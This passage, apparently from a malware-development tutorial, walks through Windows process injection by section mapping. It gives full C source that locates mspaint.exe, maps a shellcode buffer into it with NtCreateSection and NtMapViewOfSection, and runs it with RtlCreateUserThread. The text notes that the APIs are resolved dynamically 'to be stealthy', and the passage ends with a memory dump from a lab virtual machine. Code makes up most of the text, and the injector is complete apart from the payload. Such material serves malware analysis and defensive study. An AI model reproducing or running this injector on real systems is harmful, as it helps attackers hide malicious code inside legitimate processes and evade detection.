    HANDLE RootDirectory;
    PUNICODE_STRING ObjectName;
    ULONG Attributes;
    PVOID SecurityDescriptor;
    PVOID SecurityQualityOfService;
} OBJECT_ATTRIBUTES, *POBJECT_ATTRIBUTES;


typedef NTSTATUS (NTAPI * NtCreateSection_Ptr)(
    OUT PHANDLE SectionHandle,
    IN ULONG DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
    IN PLARGE_INTEGER MaximumSize OPTIONAL,
    IN ULONG PageAttributess,
    IN ULONG SectionAttributes,
    IN HANDLE FileHandle OPTIONAL);

```




```c
typedef NTSTATUS (NTAPI * NtMapViewOfSection_Ptr)(
    HANDLE SectionHandle,
    HANDLE ProcessHandle,
    PVOID * BaseAddress,
    ULONG_PTR ZeroBits,
    SIZE_T CommitSize,
    PLARGE_INTEGER SectionOffset,
    PSIZE_T ViewSize,
    DWORD InheritDisposition,
    ULONG AllocationType,
    ULONG Win32Protect);


typedef enum _SECTION_INHERIT {
    ViewShare = 1,
    ViewUnmap = 2
} SECTION_INHERIT, *PSECTION_INHERIT;

typedef FARPROC (WINAPI * RtlCreateUserThread_Ptr)(
    IN HANDLE ProcessHandle,
    IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
    IN BOOLEAN CreateSuspended,
    IN ULONG StackZeroBits,
    IN OUT PULONG StackReserved,
    IN OUT PULONG StackCommit,
    IN PVOID StartAddress,
    IN PVOID StartParameter OPTIONAL,
    OUT PHANDLE ThreadHandle,
    OUT PCLIENT_ID ClientId);
```



```c
int SearchForProcess(const char *processName) {

        HANDLE hSnapshotOfProcesses;
        PROCESSENTRY32 processStruct;
        int pid = 0;

        hSnapshotOfProcesses = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
        if (INVALID_HANDLE_VALUE == hSnapshotOfProcesses) return 0;

        processStruct.dwSize = sizeof(PROCESSENTRY32);

        if (!Process32First(hSnapshotOfProcesses, &processStruct)) {
                CloseHandle(hSnapshotOfProcesses);
                return 0;
        }

        while (Process32Next(hSnapshotOfProcesses, &processStruct)) {
                if (lstrcmpiA(processName, processStruct.szExeFile) == 0) {
                        pid = processStruct.th32ProcessID;
                        break;
                }
        }

        CloseHandle(hSnapshotOfProcesses);

        return pid;
}
```



```c
int InjectVIEW(HANDLE hProc, unsigned char * payload, unsigned int payload_len) {

    HANDLE hSection = NULL;
    PVOID pLocalView = NULL, pRemoteView = NULL;
    HANDLE hThread = NULL;
    CLIENT_ID cid;

    // create memory section in local process
    NtCreateSection_Ptr pNtCreateSection = (NtCreateSection_Ptr) GetProcAddress(GetModuleHandle("NTDLL.DLL"), "NtCreateSection");
    if (pNtCreateSection == NULL)
        return -2;
    pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, (PLARGE_INTEGER) &payload_len, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);

    // create local section view
    NtMapViewOfSection_Ptr pNtMapViewOfSection = (NtMapViewOfSection_Ptr) GetProcAddress(GetModuleHandle("NTDLL.DLL"), "NtMapViewOfSection");
    if (pNtMapViewOfSection == NULL)
        return -2;
    pNtMapViewOfSection(hSection, GetCurrentProcess(), &pLocalView, NULL, NULL, NULL, (SIZE_T *) &payload_len, ViewUnmap, NULL, PAGE_READWRITE);

    // copy the payload into the section
    memcpy(pLocalView, payload, payload_len);

    // create remote view (in target process)
    pNtMapViewOfSection(hSection, hProc, &pRemoteView, NULL, NULL, NULL, (SIZE_T *) &payload_len, ViewUnmap, NULL, PAGE_EXECUTE_READ);

    printf("Addresses: payload = %p ; RemoteView = %p ; LocalView = %p\n", payload, pRemoteView, pLocalView);
    printf("Press Enter to Continue\n");
    getchar();

    // execute the payload
    RtlCreateUserThread_Ptr pRtlCreateUserThread = (RtlCreateUserThread_Ptr) GetProcAddress(GetModuleHandle("NTDLL.DLL"), "RtlCreateUserThread");
    if (pRtlCreateUserThread == NULL)
        return -2;
    pRtlCreateUserThread(hProc, NULL, FALSE, 0, 0, 0, pRemoteView, 0, &hThread, &cid);
    if (hThread != NULL) {
            WaitForSingleObject(hThread, 500);
            CloseHandle(hThread);
            return 0;
    }
    return -1;
}
```




```c
int main(void) {

    int pid = 0;
    HANDLE hProcess = NULL;

    pid = SearchForProcess("mspaint.exe");

    if (pid) {
        printf("mspaint.exe PID = %d\n", pid);

        // try to open target process
        hProcess = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
                                PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
                                FALSE, (DWORD) pid);

        if (hProcess != NULL) {
            InjectVIEW(hProcess, shellcodePayload, lengthOfShellcodePayload);
            CloseHandle(hProcess);
        }
    }
    return 0;
}
```

So, now let’s discuss the API used in a detailed manner:

CLIENT_ID:


The CLIENT_ID structure contains identifiers of a process and a thread.



```c
typedef struct _CLIENT_ID {
  HANDLE UniqueProcess;
  HANDLE UniqueThread;
} CLIENT_ID;
```

UNICODE_STRING:


The UNICODE_STRING structure is used to define Unicode strings.



```c
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

OBJECT_ATTRIBUTES:


The OBJECT_ATTRIBUTES structure specifies attributes that can be applied to objects or object handles by routines that create objects and/or return handles to objects.



C++

```
typedef struct _OBJECT_ATTRIBUTES {
  ULONG           Length;
  HANDLE          RootDirectory;
  PUNICODE_STRING ObjectName;
  ULONG           Attributes;
  PVOID           SecurityDescriptor;
  PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
```

SECTION_INHERIT:



```
typedef enum _SECTION_INHERIT {



    ViewShare=1,
    ViewUnmap=2


} SECTION_INHERIT, *PSECTION_INHERIT;
```

ViewShare: The created view of Section Object will be also mapped to any created in the future process.

ViewUnmap: The created view will not be inherited by child processes.


In the code, we can see that it is using the same SearchForProcess.

So, now let's see a new function: InjectVIEW:
It accepts the following parameters:


1. Handle of the process
2. Payload
3. Size of the payload

Now first we will get the address of NtCreateSection using GetProcAddress, and GetModuleHandle. We do it to be stealthy.

NtCreateSection:



```
NTSYSAPI
NTSTATUS
NTAPI


NtCreateSection(



  OUT PHANDLE             SectionHandle,
  IN ULONG                DesiredAccess,
  IN POBJECT_ATTRIBUTES   ObjectAttributes OPTIONAL,
  IN PLARGE_INTEGER       MaximumSize OPTIONAL,
  IN ULONG                PageAttributess,
  IN ULONG                SectionAttributes,
  IN HANDLE               FileHandle OPTIONAL );
```




Function **NtCreateSection** creates Section Object (virtual memory block with associated file).


- SectionHandle   Result of call - **HANDLE** to Section Object.
- DesiredAccess   Access mask. Can be combination of:
- **SECTION_QUERY**
- **SECTION_MAP_WRITE**
- **SECTION_MAP_READ**
- **SECTION_MAP_EXECUTE**
- **SECTION_EXTEND_SIZE**
- **SECTION_ALL_ACCESS**
- ObjectAttributes   Pointer to **OBJECT_ATTRIBUTES** structure contains section name, in Object Namespace format.
- MaximumSize   Optionally define maximum size of section. Must be defined when caller create section based on system *PageFile*.
- PageAttributess   Can be one or combination of:
- **PAGE_NOACCESS**
- **PAGE_READONLY**
- **PAGE_READWRITE**
- **PAGE_WRITECOPY**
- **PAGE_EXECUTE**
- **PAGE_EXECUTE_READ**
- **PAGE_EXECUTE_READWRITE**
- **PAGE_EXECUTE_WRITECOPY**
- **PAGE_GUARD**
- **PAGE_NOCACHE**
- **PAGE_WRITECOMBINE**
- SectionAttributes   Can be one or combination of:
- **SEC_FILE**
- **SEC_IMAGE**
- **SEC_RESERVE**
- **SEC_COMMIT**
- **SEC_NOCACHE**
- FileHandle   Optionally **HANDLE** to File Object opened with proper access.

Next, we are going to use NtMapViewOfSection, to create a local view

So, we are going to load this function dynamically.



```
NTSYSAPI
NTSTATUS
NTAPI

NtMapViewOfSection(


  IN HANDLE                   SectionHandle,
  IN HANDLE                   ProcessHandle,
  IN OUT PVOID                *BaseAddress OPTIONAL,
  IN ULONG                    ZeroBits OPTIONAL,
  IN ULONG                    CommitSize,
  IN OUT PLARGE_INTEGER       SectionOffset OPTIONAL,
  IN OUT PULONG               ViewSize,
  IN                          InheritDisposition,
  IN ULONG                    AllocationType OPTIONAL,
  IN ULONG                    Protect );
```



Function **NtMapViewOfSection** maps specified part of Section Object into process memory.

- SectionHandle   **HANDLE** to Section Object opened with one or more from **SECTION_MAP_EXECUTE**, **SECTION_MAP_READ**, **SECTION_MAP_WRITE** attributes.
- ProcessHandle   **HANDLE** to Process Object opened with **PROCESS_VM_OPERATION** access.
- *BaseAddress   Pointer to variable receiving virtual address of mapped memory. If this value is not *NULL*, system tries to allocate memory from specified value.
- ZeroBits   Indicates how many high bits must not be set in **BaseAddress**.
- CommitSize   Size of initially commited memory, in bytes.
- SectionOffset   Pointer to begin of mapped block in section. This value must be rounded up to **X64K** block size (*0x10000* on ***X86***).
- ViewSize   Pointer to size of mapped block, in bytes. This value is rounded up to page size (*0x1000* on ***x86***).
- InheritDisposition   How to child processes inherid maped section. See description of enumeration type **SECTION_INHERIT**.
- AllocationType   Can be one of:

- MEM_COMMIT
- MEM_RESERVE

- Protect   Page protection. Can be one of:

- PAGE_NOACCESS
- PAGE_READONLY
- PAGE_READWRITE
- PAGE_WRITECOPY
- PAGE_EXECUTE
- PAGE_EXECUTE_READ
- PAGE_EXECUTE_READWRITE
- PAGE_EXECUTE_WRITECOPY
- PAGE_GUARD
- PAGE_NOCACHE
- PAGE_WRITECOMBINE

Now we are going to copy the shellcode to the new section which we had created, using memcpy.

And next step is to create a remote view in the target process using NtMapViewOfSection

So, here the malware shares its memory using the remote view.

Now, we are going to load RtlCreateUserThread, so we will be loading it dynamically to be stealthy.

So, once we execute this, we are executing the shellcode remotely, basically, the target process acts as a proxy between the malware and the shellcode.

```
NTSYSAPI
NTSTATUS
NTAPI


RtlCreateUserThread(



  IN HANDLE                 ProcessHandle,
  IN PSECURITY_DESCRIPTOR  SecurityDescriptor OPTIONAL,
  IN BOOLEAN               CreateSuspended,
  IN ULONG                 StackZeroBits,
  IN OUT PULONG            StackReserved,
  IN OUT PULONG            StackCommit,
  IN PVOID                 StartAddress,
  IN PVOID                 StartParameter OPTIONAL,
  OUT PHANDLE              ThreadHandle,
  OUT PCLIENT_ID           ClientID );
```

StackZeroBits


How many older bits must be clear while allocating thread stack. See **INITIAL TEB**.

StartAddress

Thread start routine address.

Now, let's see whether our code works or not:


Run the .exe file, then if we follow the payload address in the process hacker:


Windows_Malware (Snapshot 3) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
mapviewinjection.exe (3960) Properties
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment
Hide free regions
Strings... Refresh
Close

Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared WS	Locked WS
0x7ffe0000	Private	4 kB	R	USER_SHARED_DATA	4 kB		4 kB	4 kB	
0x7ffee000	Private	4 kB	R		4 kB		4 kB	4 kB	
0x967f400000	Private	2,048 kB	RW	PEB	12 kB	12 kB			
0x967f600000	Private	1,024 kB	RW	Stack (thread 3932)	12 kB	12 kB			
0x2226dd50000	Mapped	4 kB	R		4 kB		4 kB	4 kB	
0x2226dd60000	Mapped	4 kB	R		4 kB		4 kB	4 kB	
0x2226dd70000	Mapped	116 kB	R		104 kB		104 kB	104 kB	
0x2226dd90000	Mapped	16 kB	R		8 kB		8 kB	8 kB	
0x2226dda0000	Private	8 kB	RW		8 kB	8 kB			
0x2226ddb0000	Mapped	4 kB	R		4 kB		4 kB	4 kB	
0x2226ddc0000	Mapped	64 kB	RW	Heap (ID 2)	4 kB		4 kB	4 kB	
0x2226ddd0000	Private	104 kB	RW		8 kB	8 kB			
0x2226ddf0000	Mapped	4 kB	RW		4 kB		4 kB	4 kB	
0x2226de20000	Private	1,024 kB	RW	Heap (ID 1)	104 kB	104 kB			
0x2226df20000	Mapped	804 kB	R	C:\Windows\System32\locale.nls	52 kB		52 kB	52 kB	
0x2226dff0000	Mapped	3,296 kB	R	C:\Windows\Globalization\Sorting\So...	36 kB		36 kB	36 kB	
0x7ff48edf0000	Mapped	1,024 kB	R		8 kB		8 kB	8 kB	
0x7ff48eef0000	Private	4,194,432 kB	RW						
0x7ff58ef10000	Private	32,772 kB	RW		4 kB	4 kB			
0x7ff590f20000	Mapped	4 kB	R		4 kB		4 kB	4 kB	
0x7ff590f30000	Mapped	140 kB	R		24 kB		24 kB	24 kB	
0x7ff677220000	Image	164 kB	WCX	C:\Users\Red\Desktop\project\week...	116 kB	12 kB	104 kB	104 kB	
0x7ff677220000	Image: Commit	4 kB	R	C:\Users\Red\Desktop\project\week...	4 kB		4 kB	4 kB	
0x7ff677221000	Image: Commit	92 kB	RX	C:\Users\Red\Desktop\project\week...	80 kB		80 kB	80 kB	
0x7ff677238000	Image: Commit	44 kB	R	C:\Users\Red\Desktop\project\week...	20 kB	4 kB	16 kB	16 kB	
0x7ff677243000	Image: Commit	8 kB	RW	C:\Users\Red\Desktop\project\week...	8 kB	8 kB			
0x7ff677245000	Image: Commit	16 kB	R	C:\Users\Red\Desktop\project\week...	4 kB		4 kB	4 kB	
0x7ffaeb220000	Image	576 kB	WCX	C:\Windows\System32\apphelp.dll	136 kB	20 kB	116 kB	116 kB	
0x7ffaedb10000	Image	2,872 kB	WCX	C:\Windows\System32\KernelBase.dll	488 kB	36 kB	452 kB	452 kB	
0x7ffaee7d0000	Image	756 kB	WCX	C:\Windows\System32\kernel32.dll	240 kB	28 kB	212 kB	212 kB	
